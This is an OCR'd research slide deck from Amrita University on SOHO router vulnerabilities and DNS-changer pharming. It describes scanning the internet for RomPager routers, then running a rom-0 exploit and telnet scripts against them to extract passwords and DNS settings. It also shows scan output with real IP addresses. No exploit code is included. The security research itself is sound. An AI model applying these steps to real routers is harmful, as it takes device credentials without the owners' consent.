Insecurity breeds at home

- Vulnerabilities in SOHO routers

Amrita Center for Cyber Security
Amrita University

Small Office Home Office(SOHO) Routers


Problem at hand

- No technology available to detect/prevent attacks on Cyber Physical Systems
- No mechanism to assure security of basic Internet connection @ home
- Serious risk created by widespread SOHO router pharming

Small Office Home Office(SOHO) Routers

- Basic interface to Internet for home/small office networks
- Less cost, least secure
- Intended for novice users, designed with easy connectivity in mind
- Different vendors, same hardware

DNS Based Phishing



DNS Changer Malware

- First Surfaced in 2007, Phishing targeted at financial gain
- Affected 300,000 devices across Europe and Asia
- Redirecting DNS traffic to malicious servers in Estonia, New York and Chicago
- Common malwares involved – TidServ, Alureon, TDSS, TDL4
- Most of these malwares exploit default passwords being used
- Countermeasures undertaken by the US FBI in 2012 under "Operation Ghost Click" confiscating rogue DNS server and shutting them down
- Report by Rob Thomas from Team Cymru suggests presence of new rogue servers and 78% of the traffic to these servers are from INDIA

Methodology

- Monitor DNS traffic at ISP level to identify compromised routers as well as rogue DNS servers
  - Requires permission from ISPs and other authorities
  - Limited information on router level vulnerabilities
- Extract DNS information from vulnerable home routers
  - Running automated scripts to extract DNS settings information from routers online
  - Can collect detailed information on what vulnerabilities are there in each router
  - We are not exploiting just extracting ... We value Ethics…

Methodology

Identification

- Scan for devices on the internet with known port(used by SOHO routers) open
- Extract headers and banners to look for signature of SOHO devices

Information Extraction


- Run the rom-0 exploit on the list of identified SOHO router IPs to extract password
- Run exploit script(automated telnet com) on vulnerable routers to extract DNS setting info and MAC address

Data Analysis

- Identify rogue DNS servers and services hosted by related malicious servers

Identification

- Scan devices running RomPager HTTP server (HTTP header will reveal the server)
- Scan the list of RomPager IP for known open ports (making sure it is a SOHO device)



^[lsreeram@poseidon:~/IoEDevIndia/ASN_Final_List/airtel$ sudo proxychains python que.py > p8
irtel_Headers_S3
[sudo] password for sreeram:
^[[A
sreeram@poseidon: ~/IoEDevIndia/ASN_Final_List/airtel 150x34
-- Host: 184.24.1.151
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 192
Expires: Sat, 05 Apr 2014 17:00:15 GMT
Date: Sat, 05 Apr 2014 17:00:15 GMT
Connection: close
-- Host: 122.161.150.8
WWW-Authenticate: Basic realm="DSL-2520U"
Content-Type: text/html
Transfer-Encoding: chunked
Server: RomPager/4.07 UPnP/1.0
EXT:
-- Host: 184.84.200.221
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 193
Expires: Sat, 05 Apr 2014 17:00:13 GMT
Date: Sat, 05 Apr 2014 17:00:13 GMT
Connection: close
-- Host: 184.84.104.37


Security of SOHO Routers

- Designed for easy connectivity not security
- Vulnerabilities listed at both firmware level as well as at user interface
- Common Vulnerabilities (44 CVEs listed for ZyXel hardware alone)
  - Rom-0 Vulnerability
  - Cross Site Scripting (XSS)
  - Cross Site Request Forgery (CSRF)
  - Denial of Service (DoS)

Rom-0 Vulnerability

